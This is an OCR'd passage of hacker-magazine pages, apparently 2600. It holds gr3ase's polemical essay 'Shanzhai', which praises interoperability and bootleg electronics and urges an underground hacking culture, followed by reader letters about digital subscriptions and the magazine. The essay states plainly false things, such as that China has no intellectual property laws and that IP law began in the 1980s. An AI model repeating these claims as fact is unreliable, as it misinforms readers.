

```
0   You ever hear about this term
1   "Interoperability"? It's an
2   engineering term to describe how
3   two different things can work
4   together regardless of
5   manufacturer. Think about the
6   headphone jack.Any pair of
7   speakers with a plug can
8   interface with any machine with
9   a headphone jack. Or you could
10  look at the pattern of a screw.
11  Any flathead screwdriver (maybe
12  even a quarter) can screw and
13  unscrew a flathead screw, but
14  these TS1 pentalobes with
15  variable thread lengths are a
16  massive pain in my ass.
17
18
19
```

Shanzai

By gr3ase


```
0   For people who use technology,
1   interoperability is good! Can
2   you imagine how expensive it'd
3   be to have to buy a new pair of
4   headphones for your laptop,
5   phone, guitar amp, and
6   Tamagotchi? For people who
7   create technology,
8   interoperability makes life
9   easier! A guy who wants to make
10  lightbulbs doesn't need to
11  invent a socket and distribute
12  the electrical systems, he just
13  needs to take some measurements
14  for the threading and he's good
15  to go! And because
16  interoperability increases the
17  lifespan of your electronics,
18  it's a must for our environment!
19
..
```


American




```
0   The only ones who dislike
1   interoperability are the wealthy.
2   If you only need one set of
3   machines for all your
4   technological needs, each of
5   which will last you 10-20 years,
6   how are they going to make money
7   off you? Less than 10 years ago
8   it was possible to repair your
9   smart phone and install
10  alternative apps like Aircrack-ng
11  with some spare parts and a set
12  of screwdrivers. Trying to fix
13  an iphone these days is like
14  trying to disarm a bomb, and
15  getting it fixed by Apple is
16  usually more pricey than just
17  buying a new one.
18
19
```


Shanzai

By gr3ase




```
0    The easiest way for tech
1    companies to make money is to
2    lock users into their controlled
3    ecosystems, so back in the 80's
4    some horrible people came
5    together and created Intellectual
6    Property laws. These laws
7    codified Big Tech's authority to
8    determine how and by whom their
9    technology will be used, and
10   pretty much they just used them
11   to make their machines more
12   intrusive and fragile.
13   Repairability was thrown by the
14   wayside so that consumers would
15   be forced to just buy a new phone
16   every couple years.
17
18   Addiction became a design
19   priority.
..
```


American



```
But here's something cool:
Intellectual Property laws don't
exist in China! Technology
development and innovation is
100% democratic! When anyone has
the jurisdiction to recreate and
improve upon existing tech, it's
interoperability or bust!
SHANZHAI is new slang to
describe bootleg electronics.
For racist and nationalistic
reasons, we yankees are asked to
dismiss this tech as crude and
unreliable, but our writers have
exposed how many of these
devices actually improve upon
the designs of their
inspirations by reintroducing
design factors like repairability
and interoperability!
```


Shanzhai

By gr3ase



```
0     Which is so exciting! A market
1     where we don't have to just
2     swallow Big Tech's bullshit
3     decisions to just make their
4     products more intrusive and
5     harder to remove from our lives,
6     simply because there's no other
7     option. Who would buy another
8     iPhone when you could buy a
9     "BiPhone" that has all the same
10    apps and will last for 15 years?
11    Instagram, but a version which
12    never asks you to do anything
13    you wouldn't normally do in
14    order to "stay relevant".
15
16    Recycling and repairing our
17    machines instead of burning
18    them.
19
```


American



```
0   I'm proposing an American
1   Shanzhai culture as an act of
2   resistance. A culture of hacking
3   not for bug bounties but so that
4   we can build our own machines
5   with all the features we like and
6   none of the ones we don't. It
7   will have to remain underground
8   and proof of concept for a while
9   as our government has decided to
10  back Big Tech's ambitions toward
11  monopolization. We'll catch jail
12  time and lawsuits for it if we're
13  not careful. But we need our
14  hackers back on the side of the
15  people.
16  Besides, isn't this how
17  capitalism is supposed to
18  function?
19
..
```

Shanzhai

By gr3ase



```
0   Too much intellectual capital is
1   being funneled into making our
2   machines worse. I'm tired of
3   reading about black hats just
4   trying to score a big paycheck
5   or play war games. We're
6   drowning ourselves in machines
7   which do nothing because rich
8   men profit off bad technology.
9   Bootleg is cool. SHANZHAI is
10  cool. SHANZHAI is the democratic
11  way to create technology that
12  serves the people. Fuck
13  Intellectual Property, embrace
14  technology as a service to the
15  people. Something that solves a
16  problem. Otherwise we're just
17  gonna end up drowning our kids
18  in hot plastic.
19  Know what I mean?          xoxo
```

Patter

Support

Dear *2600*:

Long time casual reader. Especially enjoy articles relating to social engineering and basic related topics, as I'm not a computer programmer or hacker. I would like to learn Linux though, as I notice a lot of good paying jobs in that. Seems like a foreign language to me.

I also enjoy articles on privacy, spy technologies, and technology in general - how it is being implemented in an attempt to transform societal norms or limit or eliminate freedom. I also like learning more about the deep web/dark web. Lastly, I enjoy reading the letters written.

Thanks!

Paul

We hope you enjoy reading this letter. Thanks for the supportive words!

Dear *2600*:

I am an aspiring cybersecurity professional practicing cybersecurity at the moment.

I would love to be a part of the *2600* group and would love to learn more from professionals like y'all.

Looking forward to hearing from you.

Gautam

We don't tutor or advise on careers, but we do organize meetings throughout the world. All you have to do is show up at one of them and you can start meeting people who may be able to help you learn. Beyond that, there are the Facebook groups, IRC channels, occasional conferences, not to mention the magazine and radio show which may prove enlightening in one way or another. You may not learn what you intend to learn, but we can almost guarantee that you will learn something valuable.

Dear *2600*:

Hope you all hang in there! And thanks for all your hard work and sacrifices keeping the zine going!

Daniel

It's been a rodeo lately, but we're extremely inspired by all of the support from our readers, listeners, and HOPE attendees. We fully intend to make it past the latest challenges.

Dear *2600*:

I've been buying your magazine at my local Barnes and Noble since about 1999. I don't consider myself a hacker (although by your definition I'm certainly included, thanks). Many of the articles go over my head (the real "tekkie" ones anyway). I find the letters pages absolutely fascinating - I think it's the best part of the magazine.

I'm considering a subscription and would also like to know if a classified ad for my business would be appropriate?

mike

Your ad would most certainly be appropriate and it's completely free with a subscription. Thanks for reading!

Dear *2600*:

I just read the editorial in 39:4 ("Inconvenient Truths") and am sorry to hear that you guys are running into so much financial trouble. You mentioned that you are having trouble finding a good solution for digital subscriptions. This might not work for you, but ARRL (the Amateur Radio Relay League) uses PageSuite to serve the digital editions of *QST* and *QEX*. There was probably some form of DRM, but I remember there being a "Print" button that I would use to download their magazines by selecting "Print to File" in the system dialog. Maybe you could have a little notice in the digital edition of *2600* that tells readers that they can download with the "Print" button. Just an idea. It wouldn't be an elegant solution by any means.

N1xis10t

We appreciate all the suggestions we've been getting on how to counteract the latest moves by Amazon/Kindle, which threaten the future of small publishers everywhere. Our team has been working on developing an in-house method that satisfies our strict subscriber-security requirements. If all goes well, it should be in place by the time you read this.

Dear *2600*:

Y'all are the inspiration for me in my career - found you in Barnes and Noble when I was 14. I'm 28 now and live for the drops. Bummed y'all stopped doing Google Magazine, but sounds like you just beat the Google curse of sunsetting.

Brendon

That's one way of putting it. In actuality, Google made a big thing of replacing paper and bookstores with something better. Stupid as we thought that sentiment was, we gave them a chance. Their numbers were terrible, a fraction of a fraction of what Kindle was doing. Then Google decided to redefine what a magazine was and told us that we didn't meet that definition. Instead, we were what they referred to as a "print replica" product which they no longer supported.

We didn't really lose anything from the experience and we learned an awful lot about how these companies operate. The tragedy is the disappearance of so many bookstores and printed publications without being replaced by anything of value. It didn't have to happen this way.

Dear *2600*:

Hang in there, everyone, and please be good to yourselves in this difficult time. You've built a dedicated reader base over the magazine's history who would gladly do whatever they can to ensure that history continues.

JR

We're definitely seeing that. Thanks for the words.

Dear *2600*:

I have been a subscriber for a while and have picked up issues off and on from bookstores (Borders, Barnes and Noble) for the last 20 odd years. Reading your opinion article in 39:4 regarding digital subscriptions

got me thinking: how could I effectively read a digital magazine? I never cared for reading magazines on the computer and ebook readers never really did it for me. After messing around, the best option I found was something that is around the size of a *2600* magazine that at least allowed me to zoom in: an old iPad 1 I was able to jailbreak and sideload PDFs on. I look forward to seeing what you come up with for a digital subscription service and I may move from a print copy to a digital. I wish your team the best.

just keep things anonymous

We knew our digest size would come in handy one day.

Dear *2600*:

I wanted to drop a note and say thank you. Recently, I've opted to make a huge change. I'm moving overseas for the second time in my life and things have been very hectic and stressful lately. But now the dust is settling and I'm reevaluating a lot of things in my life.

I lost my love of computing a while ago. Experimentation, playing around, staying up late into the night just to tinker. I read *2600* years ago. In fact, I was good friends with one of the crew featured on *Freedom Downtime,* name not to be revealed here, obviously. He was a good lad and last I knew of him he is doing quite well. That makes me happy.

Recently, I had those old school days on my mind and decided to purchase some PDF back issues. I'm glad I did. I appreciate the work that you do, even if there are some points I may not fully agree with. I find the varying viewpoints offered compelling and, a few times, challenging. I like that. It helps me not be complacent and settled in any particular modality. The opportunity to take an argument that is well-articulated and be able to view it in the lens of curiosity within the pursuit of truth is refreshing.

I'm aware everyone has their views and that's wonderful, but in the grand scheme of things, you've helped me rekindle a love I haven't had for a long time. As I prepare to move, I'm playing around on Linux more, looking at old games I made for fun in C++, and general tomfoolery and digital good times. I intend to keep this fire ignited.

Thank you for being a hand in making computing fun for me again.

Scott

It's great to hear stories like this. We wish you the best in what's ahead.

Dear *2600*:

Just purchased your latest Winter 2022-2023 edition and guiltily read about your financial issues due to Amazon stopping carrying your subscription, and simply not enough brick and mortar bookstores to carry your publication.

I say "guiltily read," as I'm one of those guys who often picks up your magazine and reads several articles while drinking my coffee in a bookstore! When my coffee cup is empty, I put the book back on the shelf and leave the bookstore sated by both caffeine and your articles.

That *obviously* doesn't help you pay bills.

I went online and subscribed to your magazine on Amazon last night after *purchasing* your magazine at Barnes and Noble. I then bought a cup of coffee and read it while eating a chocolate chip cookie. Hey, all books/magazines are better with caffeine!

I understand, as you mentioned in your article, that Amazon will stop offering your magazine as a subscription at some point. I'll be watching your website to see when you find another method to digitally subscribe and continue to support you as best I can.

Sorry for being a lurker rather than a supporter. I'll try to do better!

Bobo

You're doing just fine. We appreciate the support, regardless of when it comes.

Dear *2600*:

I have been a Kindle subscriber and wish to continue receiving electronic editions of *2600*. Please keep me posted as you work things out.

Orion

The really frustrating part about all of this is that Amazon doesn't give us any way to contact our own subscribers. At one point they claimed on their pages that they did, but this was never the case. So literally the only method we have of communicating is through the actual pages of the magazine. We hope that suffices and is able to reach the thousands of people who are still getting their issues this way, at least for the moment.

Questions

Dear *2600*:

What is the minimum size photo for phone booth submission?

mcccxxiv

We don't set a minimum, other than it can't look like utter garbage. Remember, it's going in a printed magazine, not just a graphic file, so it needs to be of decent quality. Different cameras have different thresholds. We suggest using as good a setting as you have. If you run into an email size limit with multiple pictures, you can send multiple emails.

Dear *2600*:

Prolly a dumb question, but I'm curious about the group name. Is *2600* a technical term or am I just overthinking things?

JL

Anyone who tells you it's a dumb question is being a jerk. How else do you learn about things you don't know?

As for our name, it's a reference to 2600 hertz, a key frequency used by the phone phreaks of Ma Bell back in the old days. But it's come to mean so much more....

Dear *2600*:

Something always bothered me about *Operation Takedown*, the Markoff movie about Mitnick. At the very beginning of the movie, Mitnick meets with Icebreaker and Icebreaker tells him about SAS - because the FBI handler told Icebreaker about SAS. My question that always bothered me is why did that FBI handler tell a criminal hacker about an advanced communication system the FBI uses? I guess without that we wouldn't have a movie.

Mike

If that's the thing that bothers you about that movie, then you're a lot more patient than any of us. The one thing we could easily believe is that FBI agents are no better at keeping secrets than anyone else.

